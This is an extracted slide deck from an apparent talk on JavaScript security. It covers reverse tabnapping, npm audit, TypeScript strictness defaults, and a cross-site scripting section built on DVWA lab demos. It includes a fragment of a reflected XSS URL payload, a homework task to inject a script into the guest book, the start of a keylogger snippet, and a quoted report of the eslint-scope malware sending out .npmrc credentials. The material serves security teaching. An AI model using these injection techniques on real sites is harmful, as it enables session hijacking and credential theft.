



“

JavaScript Security Engineering

Daniel Danielecki

Content Review

01 Why?

Context

02 Content

Technical presentation

03 Kahoot!

Fun game

04 Q&A

Remaining questions



What is the maximum administrative fine under the GDPR?

There are two tiers of administrative fines that can be levied as penalties for non-compliance:

- Up to **€10M**, or **2%** annual global annual revenue – whichever is higher,
- Up to **€20M**, or **4%** annual global annual revenue – whichever is higher,
- Capgemini's 2019 annual global revenue = **€14B**,
- **2% x €14B = €0.28B = €280M**,
- **4% x €14B = €0.56B = €560M**.

```
<a href="https://google.com" target="_blank">Go to Google</a>
```

```
<a href="https://google.com" target="_blank" rel="noopener">Go to Google</a>
```

window.opener.location

google.com gains partial access to the source page via the

window.opener object

google.com can change the **window.opener.location** to

hackme.com

Reverse Tabnapping

aka. “the most underestimated vulnerability ever”

Fixed recently (31.01.2019)

Watch out!

Not all browsers have implemented this feature, and those which did are just recent versions.

	Chrome	Edge	Firefox	Internet Explorer	Opera	Safari	WebView Android	Chrome Android	Firefox for Android	Opera Android	Safari on iOS	Samsung Internet
a	Yes	12	Yes ★ ▼	Yes	Yes	Yes	Yes	Yes	Yes ★ ▼	Yes	Yes	Yes
charset	Yes	12	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes
coords	No	No	? — 58★ ▼	No	No	No	No	No	? — 58★ ▼	No	No	No
download	14 ★ ▼	18 ▼	20	No	15	10.1	Yes ★ ▼	18 ★ ▼	20	?	13	1.0 ★ ▼
href	Yes	12	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes
href = '#top'	Yes	12	10	Yes	Yes	Yes	Yes	Yes	10	Yes	Yes	Yes
hreflang	Yes	12	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes
target=" _blank" implies rel="noopener" behavior	88	88	79	No	No	12.1	No	88	79	Yes	12.2	No

Basics of User's Privacy

```
<a href="https://google.com" target="_blank">Go to Google</a>
```

```
<a href="https://google.com" target="_blank" rel="noopener noreferrer">  
|> Go to Google</a>  
>
```

Basics of User's Privacy

What's the difference?

	Default Channel Grouping	Acquisition	
		Users <small>?</small> <small>↓</small>	New Users <small>?</small>
	With rel="noreferrer"	265,216,094 % of Total: 100.00% (265,216,094)	265,513,137 % of Total: 100.00% (265,510,696)
1.	Organic Search	210,482,737 (77.90%)	209,864,235 (79.04%)
2.	Direct	33,285,173 (12.32%)	33,475,606 (12.61%)
3.	Social	16,025,712 (5.93%)	15,504,054 (5.84%)
4.	Referral	7,121,725 (2.64%)	4,083,741 (1.54%)
5.	(not set)	1,932,005 (0.72%)	1,900,266 (0.72%)
6.	(Other)	1,258,977 (0.47%)	627,454 (0.24%)

Google Analytics

We can decide on HTML level if we want to track the user

Known Vulnerabilities

```
found 15513 vulnerabilities (11031 low, 281 moderate, 4197 high, 4 critical) in 3490 scanned packages
run `npm audit fix` to fix 15273 of them.
207 vulnerabilities require semver-major dependency updates.
33 vulnerabilities require manual review. See the full report for details.
```

Known Vulnerabilities

Looks familiar?

`npm audit fix`

`yarn audit fix`

npm vs Yarn

<https://github.com/yarnpkg/yarn/issues/7075>

```
+ @nestjs/common@7.6.17
+ nodemailer@6.6.1
+ firebase-admin@9.9.0
+ chart.js@2.9.4
+ three@0.129.0
added 162 packages from 145 contributors, removed 161 packages, updated 57 packages and moved 75 packages in 79.851s

101 packages are looking for funding
  run `npm fund` for details

fixed 15273 of 15513 vulnerabilities in 3490 scanned packages
  33 vulnerabilities required manual review and could not be updated
  8 package updates for 207 vulnerabilities involved breaking changes
  (use `npm audit fix --force` to install breaking changes; or refer to `npm audit` for steps to fix these manually)
```

Fix: npm audit fix

Sometimes we need to update packages manually

GitHub Actions

```
steps:  
  - uses: actions/checkout@v2  
  - name: Audit for vulnerabilities  
    run: npx audit-ci --moderate
```

CircleCI

audit-ci

Pass/block pipeline based on vulnerabilities type

Security advisories

1 2 3 ... 80 »

Advisory	Date of advisory	Status
Cross-Site Scripting tinymce <small>severity moderate</small>	May 28th, 2021	<small>status patched</small>
Regular Expression Denial of Service ws <small>severity moderate</small>	May 28th, 2021	<small>status patched</small>
Regular Expression Denial of Service browserslist <small>severity moderate</small>	May 24th, 2021	<small>status patched</small>
Improper Verification of Cryptographic Signature xmlhttprequest-ssl <small>severity critical</small>	May 24th, 2021	<small>status patched</small>

npm audit database

<https://www.npmjs.com/advisories>

"Hello World"	Angular	React	Svelte	Vue.js (2)
Size (with node_modules)	356.5 MB	161.3 MB / 223.6 MB	18.3 MB / 83.2 MB	108.1 MB / 178.6MB
No. of files	55,185	39,718 / 40,007	1,354 / 1,836	24,863 / 28,932
Number of packages (no. of vuln.)	1451 (2)	1945 (81)	97 (0)	1306 (110)
With TypeScript (no. of vuln.)	1451 (2)	1953 (81)	121 (0)	1404 (110)

Framework's comparison

At first glance React is the most “dangerous”
 Vue.js 3 almost the same

```
"dependencies": {  
    "core-js": "^3.6.5",  
    "vue": "^2.6.11"  
},  
"devDependencies": {  
    "@vue/cli-plugin-babel": "~4.5.0",  
    "@vue/cli-plugin-eslint": "~4.5.0",  
    "@vue/cli-service": "~4.5.0",  
    "babel-eslint": "^10.1.0",  
    "eslint": "^6.7.2",  
    "eslint-plugin-vue": "^6.2.2",  
    "vue-template-compiler": "^2.6.11"  
},
```

dependencies vs devDependencies

production vs development

Closed

Virus in eslint-scope? #39

pronebird opened this issue on 12 Jul 2018 · 92 comments

The URL it attempts to load is <http://pastebin.com/raw/XLeVP82h>

Also it attempts to send my `.npmrc` somewhere.

This is version 3.7.2 that's been published an hour ago.

237

42

21

55

25

It can also happen to us

<https://github.com/eslint/eslint-scope/issues/39>

TypeScript Compiler's Rules

"compilerOptions"

Project Options

allowJs, checkJs, composite, declaration, declarationMap, downlevelIteration, importHelpers, incremental, isolatedModules, jsx, lib, module, noEmit, outDir, outFile, plugins, removeComments, rootDir, sourceMap, target and tsBuildInfoFile

Strict Checks

alwaysStrict, noImplicitAny, noImplicitThis, strict, strictBindCallApply, strictFunctionTypes, strictNullChecks and strictPropertyInitialization

Module Resolution

allowSyntheticDefaultImports, allowUmdGlobalAccess, baseUrl, esModuleInterop, moduleResolution, paths, preserveSymlinks, rootDirs, typeRoots and types

Source Maps

inlineSourceMap, inlineSources, mapRoot and sourceRoot

Linter Checks

noFallthroughCasesInSwitch, noImplicitOverride, noImplicitReturns, noPropertyAccessFromIndexSignature, noUncheckedIndexedAccess, noUnusedLocals and noUnusedParameters

Experimental

emitDecoratorMetadata and experimentalDecorators

Advanced

allowUnreachableCode, allowUnusedLabels, assumeChangesOnlyAffectDirectDependencies, charset, declarationDir, diagnostics, disableReferencedProjectLoad, disableSizeLimit, disableSolutionSearching, disableSourceOfProjectReferenceRedirect, emitBOM, emitDeclarationOnly, explainFiles, extendedDiagnostics, forceConsistentCasingInFileNames, generateCpuProfile, importsNotUsedAsValues, jsxFactory, jsxFragmentFactory, jsxImportSource, keyofStringsOnly, listEmittedFiles, listFiles, maxNodeModuleJsDepth, newLine, noEmitHelpers, noEmitOnError, noErrorTruncation, noImplicitUseStrict, noLib, noResolve, noStrictGenericChecks, out, preserveConstEnums, reactNamespace, resolveJsonModule, skipDefaultLibCheck, skipLibCheck, stripInternal, suppressExcessPropertyErrors, suppressImplicitAnyIndexErrors, traceResolution and useDefineForClassFields

"compilerOptions"

Project Options	allowJs, checkJs, composite, declaration, declarationMap, downlevelIteration, importHelpers, incremental, isolatedModules, jsx, lib, module, noEmit, outDir, outFile, plugins, removeComments, rootDir, <u>sourceMap</u> , target and tsBuildInfoFile
Strict Checks	alwaysStrict, noImplicitAny, noImplicitThis, strict, strictBindCallApply, strictFunctionTypes, strictNullChecks and strictPropertyInitialization
Module Resolution	allowSyntheticDefaultImports, allowUmdGlobalAccess, baseUrl, esModuleInterop, moduleResolution, paths, preserveSymlinks, rootDirs, typeRoots and types
Source Maps	inlineSourceMap, inlineSources, mapRoot and sourceRoot
Linter Checks	noFallthroughCasesInSwitch, noImplicitOverride, noImplicitReturns, noPropertyAccessFromIndexSignature, noUncheckedIndexedAccess, noUnusedLocals and noUnusedParameters
Experimental	emitDecoratorMetadata and experimentalDecorators
Advanced	allowUnreachableCode, allowUnusedLabels, assumeChangesOnlyAffectDirectDependencies, charset, declarationDir, diagnostics, disableReferencedProjectLoad, disableSizeLimit, disableSolutionSearching, disableSourceOfProjectReferenceRedirect, emitBOM, emitDeclarationOnly, explainFiles, extendedDiagnostics, forceConsistentCasingInFileNames, generateCpuProfile, importsNotUsedAsValues, jsxFactory, jsxFragmentFactory, jsxImportSource, keyofStringsOnly, listEmittedFiles, listFiles, maxNodeModuleJsDepth, newLine, noEmitHelpers, noEmitOnError, noErrorTruncation, noImplicitUseStrict, noLib, noResolve, noStrictGenericChecks, out, preserveConstEnums, reactNamespace, resolveJsonModule, skipDefaultLibCheck, skipLibCheck, stripInternal, suppressExcessPropertyErrors, suppressImplicitAnyIndexErrors, traceResolution and useDefineForClassFields

<https://www.typescriptlang.org/tsconfig>

”Demo”

Let's check out official docs

```
"allowJs": true,  
"skipLibCheck": true,  
"esModuleInterop": true,  
"allowSyntheticDefaultImports": true,  
"strict": true,  
"forceConsistentCasingInFileNames": true,  
"noFallthroughCasesInSwitch": true,  
"module": "esnext",  
"moduleResolution": "node",  
"resolveJsonModule": true,  
"isolatedModules": true,  
"noEmit": true,  
"jsx": "react-jsx"
```

React

Rules by default (--strict doesn't work)

```
"allowJs": true,  
"skipLibCheck": true,  
"esModuleInterop": true,  
"allowSyntheticDefaultImports": true,  
"strict": true,  
"forceConsistentCasingInFileNames": true,  
"noFallthroughCasesInSwitch": true,  
"module": "esnext",  
"moduleResolution": "node",  
"resolveJsonModule": true,  
"isolatedModules": true,  
"noEmit": true,  
"jsx": "react-jsx"
```

React

Rules by default (--strict doesn't work)

```
"strict": true,  
"jsx": "preserve",  
"importHelpers": true,  
"moduleResolution": "node",  
"experimentalDecorators": true,  
"skipLibCheck": true,  
"esModuleInterop": true,  
"allowSyntheticDefaultImports": true,  
"sourceMap": true,  
"baseUrl": ".",
```

Vue.js (2)

Rules by default (Vue.js 3 has extra “experimentalDecorators”)

```
"strict": true,  
"jsx": "preserve",  
"importHelpers": true,  
"moduleResolution": "node",  
"experimentalDecorators": true,  
"skipLibCheck": true,  
"esModuleInterop": true,  
"allowSyntheticDefaultImports": true,  
"sourceMap": true,  
"baseUrl": ".",
```

Vue.js (2)

Rules by default (Vue.js 3 has extra “experimentalDecorators”)

```
"compilerOptions": {  
  "baseUrl": "./",  
  "outDir": "./dist/out-tsc",  
  "sourceMap": true,  
  "declaration": false,  
  "downlevelIteration": true,  
  "experimentalDecorators": true,  
  "moduleResolution": "node",  
  "importHelpers": true,  
  "target": "es2015",  
  "module": "es2020",  
  "lib": [  
    "es2018",  
    "dom"
```

```
  4   "compilerOptions": {  
  5     "baseUrl": "./",  
  6     "outDir": "./dist/out-tsc",  
  7     "forceConsistentCasingInFileNames": true,  
  8     "strict": true,  
  9     "noImplicitReturns": true,  
 10    "noFallthroughCasesInSwitch": true,  
 11    "sourceMap": true,  
 12    "declaration": false,  
 13    "downlevelIteration": true,  
 14    "experimentalDecorators": true,  
 15    "moduleResolution": "node",  
 16    "importHelpers": true,  
 17    "target": "es2015",
```

Angular

no strict vs --strict

```
"compilerOptions": {  
  "baseUrl": "./",  
  "outDir": "./dist/out-tsc",  
  "sourceMap": true,  
  "declaration": false,  
  "downlevelIteration": true,  
  "experimentalDecorators": true,  
  "moduleResolution": "node",  
  "importHelpers": true,  
  "target": "es2015",  
  "module": "es2020",  
  "lib": [  
    "es2018",  
    "dom"
```

```
4      "compilerOptions": {  
5        "baseUrl": "./",  
6        "outDir": "./dist/out-tsc",  
7        "forceConsistentCasingInFileNames": true,  
8        "strict": true,  
9        "noImplicitReturns": true,  
10       "noFallthroughCasesInSwitch": true,  
11       "sourceMap": true,  
12       "declaration": false,  
13       "downlevelIteration": true,  
14       "experimentalDecorators": true,  
15       "moduleResolution": "node",  
16       "importHelpers": true,  
17       "target": "es2015",
```

Angular

no strict vs --strict

```
20 "angularCompilerOptions": {  
21   "enableI18nLegacyMessageIdFormat":  
22 }  
23 }  
24 |
```

```
24 "angularCompilerOptions": {  
25   "enableI18nLegacyMessageIdFormat": false,  
26   "strictInjectionParameters": true,  
27   "strictInputAccessModifiers": true,  
28   "strictTemplates": true  
29 }  
30 }
```

Angular

no strict vs --strict

? Do you want to enforce stricter type checking and stricter bundle budgets in the workspace?
This setting helps improve maintainability and catch bugs ahead of time.
For more information, see <https://angular.io/strict> (y/N) █

Angular

Forgot about `-strict`?

<https://angular.io/guide/angular-compiler-options>

”Demo”

Let's check out official docs

```
1  {
2    "extends": "@tsconfig/svelte/tsconfig.json",
3
4    "include": ["src/**/*"],
5    "exclude": ["node_modules/*", "__sapper__/*", "public/*"]
6 }
```

```
        "strict": false,
```

Svelte

No rules for TypeScript...

Default tsconfig	Angular	React	Svelte	Vue.js (2)
strict	ON / OFF	ON	OFF	ON
linter	2 out of 7	1 out of 7	OFF	OFF

Framework's comparison

Angular is the winner

 310 

 38% of bugs at Airbnb could have been prevented by TypeScript according to postmortem ...



icholy 2 years ago

Saying you don't need types because you're an expert is the same as saying you don't need tests because you don't write buggy code.

 75 

Share Report Save

[Continue this thread →](#)

TypeScript helps preventing bugs

That's not only what Reddit says...

To Type or Not to Type: Quantifying Detectable Bugs in JavaScript

Zheng Gao

University College London
London, UK

z.gao.12@ucl.ac.uk

Christian Bird

Microsoft Research
Redmond, USA

cbird@microsoft.com

Earl T. Barr

University College London
London, UK

e.barr@ucl.ac.uk

search/completion and serving as documentation. Despite this uneven playing field, our central finding is that both static type systems find an important percentage of public bugs: both Flow 0.30 and TypeScript 2.0 successfully detect 15%!

TypeScript helps preventing bugs

It's a scientific fact

 310 

 38% of bugs at Airbnb could have been prevented by TypeScript according to postmortem ...



icholy 2 years ago

Saying you don't need types because you're an expert is the same as saying you don't need tests because you don't write buggy code.

 75 


Share Report Save

[Continue this thread →](#)

TypeScript helps preventing bugs

That's not only what Reddit says...

Cross-Site Scripting (XSS)



Definition

Attacker injects and runs a malicious script

Consequences



User's session

Access to her/his existing session, aka
“session hijacking”
Chrome → Application → Storage → Cookies /
EditThisCookie Chrome extension

Unauthorized activities

CRUD operations on unauthorized pages


Phishing

Insert login/password input fields to fake
login and intercept credentials

Keylogger


Inject script with link to keylogger

Stealing sensitive data...




Demo

Docker & <http://localhost/login.php>



Demo2

Using stolen cookie for unauthorized log in



Demo3

document.domain

Vulnerability: Reflected Cross X +

localhost/vulnerabilities/xss_r/?name=URL%20Hacker#<script>var%20xhr



Vulnerability: Reflected Cross


What's your name? Submit

Hello URL Hacker

Home
Instructions
Setup / Reset DB
Brute Force

Demo4

Add content to the page via XSS



Demo5

Phishing



Vulnerability: Stored Cross Site Scripting (XSS)

- Home
- Instructions
- Setup / Reset DB

- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored) **selected**
- CSP Bypass
- JavaScript

Name *

Message *

Name: test
Message: test

Name: ads
Message:

Name: zzz
Message:

More Information

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Homework: sign into guest book using <script>

Tips: names of input fields are “txtName”, “mtxMessage” and you’ll need XMLHttpRequest()

```
1 var keys = "";
